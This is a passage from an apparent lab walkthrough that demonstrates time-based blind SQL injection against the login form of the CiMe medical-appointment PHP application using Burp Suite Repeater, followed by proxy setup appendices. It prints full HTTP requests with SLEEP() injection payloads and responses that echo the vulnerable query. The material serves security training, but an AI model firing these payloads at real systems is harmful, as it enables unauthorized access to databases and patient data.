User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/75.0.3770.90 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3
Referer:
http://aqcquqh4rgxlfkxcqyv8pclbz.public2.attackdefenselabs.com/citasmedicas.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=88u19mrlphpuo4ivgnk525qn53
Connection: close

username=admin' AND SLEEP(5) AND 'nGdY'='nGdY&password=password
```

Response section in the Repeater tab:

## Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content-Length: 6232
Content-Type: text/html
Date: Tue, 18 Jun 2019 05:46:25 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Connection: close
```

```
consulta: SELECT `password` as password
          FROM `usuarios` WHERE `login`='admin' AND SLEEP(5) AND
'ngdY'='ngdY'<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>Control de citas médicas</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<link href="css/citasmedicas.css" rel="stylesheet" type="text/css">

<!-- <link href="test_auth.php" rev="act"> -->

<script language="JavaScript" type="text/JavaScript">
<!--
function MM_findObj(n, d) { //v4.01
    var p,i,x;  if(!d) d=document; if((p=n.indexOf("?"))>0&&parent.frames.length) {
        d=parent.frames[n.substring(p+1)].document; n=n.substring(0,p);}
    if(!(x=d[n])&&d.all) x=d.all[n]; for (i=0;!x&&i<d.forms.length;i++) x=d.forms[i][n];
    for(i=0;!x&&d.layers&&i<d.layers.length;i++) x=MM_findObj(n,d.layers[i].document);
    if(!x && d.getElementById) x=d.getElementById(n); return x;
}

function MM_showHideLayers() { //v6.0
    var i,p,v,obj,args=MM_showHideLayers.arguments;
    for (i=0; i<(args.length-2); i+=3) if ((obj=MM_findObj(args[i]))!=null) { v=args[i+2];
        if (obj.style) { obj=obj.style; v=(v=='show')?'visible':(v=='hide')?'hidden':v; }
        obj.visibility=v; }
}
```

? < + > Type a search term

0 matches

6,584 bytes | 5,285 millis


The injected time based SQLi payload was executed and the response was received with 5 second delay.

**Step 8:** Increase the sleep time in payload to 10 and check the response time.

**Before:** username=admin' AND SLEEP(5) AND 'nGdY'='nGdY&password=password

**After:** username=admin' AND SLEEP(10) AND 'nGdY'='nGdY&password=password

Request section in the Repeater tab:



Go Cancel < ▾ > ▾

**Request**

Raw Params Headers Hex

```
POST /citasmedicas.php?pag=citasmedindex HTTP/1.1
Host: aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefense.com
Content-Length: 64
Cache-Control: max-age=0
Origin: http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefense.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/75.0.3770.90 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3
Referer:
http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefense.com/citasmedicas.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=88u19mrlphpuo4ivgnk525qn53
Connection: close

username=admin' AND SLEEP(10) AND 'nGdY'='nGdY&password=password
```

Response section in the Repeater tab:

## Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content-Length: 6233
Content-Type: text/html
Date: Tue, 18 Jun 2019 05:49:09 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Connection: close
```

```
consulta: SELECT `password` as password
          FROM `usuarios` WHERE `login`='admin' AND SLEEP(10) AND
'ngdY'='ngdY'<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>Control de citas médicas</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<link href="css/citasmedicas.css" rel="stylesheet" type="text/css">

<!-- <link href="test_auth.php" rev="act"> -->

<script language="JavaScript" type="text/JavaScript">
<!--
function MM_findObj(n, d) { //v4.01
    var p,i,x;  if(!d) d=document; if((p=n.indexOf("?"))>0&&parent.frames.length) {
        d=parent.frames[n.substring(p+1)].document; n=n.substring(0,p);}
    if(!(x=d[n])&&d.all) x=d.all[n]; for (i=0;!x&&i<d.forms.length;i++) x=d.forms[i][n];
    for(i=0;!x&&d.layers&&i<d.layers.length;i++) x=MM_findObj(n,d.layers[i].document);
    if(!x && d.getElementById) x=d.getElementById(n); return x;
}

function MM_showHideLayers() { //v6.0
    var i,p,v,obj,args=MM_showHideLayers.arguments;
    for (i=0; i<(args.length-2); i+=3) if ((obj=MM_findObj(args[i]))!=null) { v=args[i+2];
        if (obj.style) { obj=obj.style; v=(v=='show')?'visible':(v=='hide')?'hidden':v; }
        obj.visibility=v; }
}

```

? < + > Type a search term

0 matches

6,585 bytes | 10,277 millis

The response was received with 10 second delay.

## References:

1. CiMe - Citas Médicas (<https://sourceforge.net/projects/cime/>)
2. CiMe Citas Médicas - Multiple Vulnerabilities (<https://www.exploit-db.com/exploits/31350>)
3. Sqlmap (<http://sqlmap.org/>)

## Appendix

### **Appendix A: Configuration for Windows OS**

- A.1 Google Chrome with Burp Suite
- A.2 Mozilla Firefox with Burp Suite

### **Appendix B: Configuration for Kali OS**

- B.1 Google Chrome with Burp Suite
- B.2 Mozilla Firefox with Burp Suite

### **Appendix C: Configuration for FoxyProxy Standard plugin**


- C.1 FoxyProxy on Google Chrome with Burp Suite
- C.2 FoxyProxy on Mozilla Firefox with Burp Suite

## Appendix A

### A.1 Google Chrome with Burp Suite (Windows OS)


**Step 1:** Open Google Chrome and navigate to the URL given below.

**URL:** chrome://settings




Google Chrome Settings page will appear.


**Step 2:** Search for “proxy” in the search box.



**Step 3:** Upon clicking on “Open proxy settings”, Windows “Internet Properties” settings dialog box will appear. Click on “LAN settings” button.




**Step 4:** Select the checkbox “Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections)”. And enter “127.0.0.1” and “8080” in “Address” textbox and “Port” textbox respectively.




Click “OK” on the “Local Area Network (LAN) Settings” dialog box and close the “Internet Properties” dialog box.

**Step 5:** Start Burp suite.



**Step 6:** Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.




All the HTTP request made by Google Chrome will be intercepted by Burp Suite.


## A.2 Mozilla Firefox with burp suite (Windows OS)

**Step 1:** Open Mozilla Firefox and navigate to the URL given below.

URL: about:preferences



**Step 2:** Scroll down to the bottom of the page and click on “Settings” button under “Network Settings” section.



**Step 3:** Enter “127.0.0.1” and “8080” in “HTTP Proxy” textbox and “Port” textbox respectively.

Connection Settings

### Configure Proxy Access to the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

Manual proxy configuration

HTTP Proxy  Port

Use this proxy server for all protocols

SSL Proxy  Port

FTP Proxy  Port

SOCKS Host  Port

SOCKS v4  SOCKS v5

Automatic proxy configuration URL

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Do not prompt for authentication if password is saved

Proxy DNS when using SOCKS v5

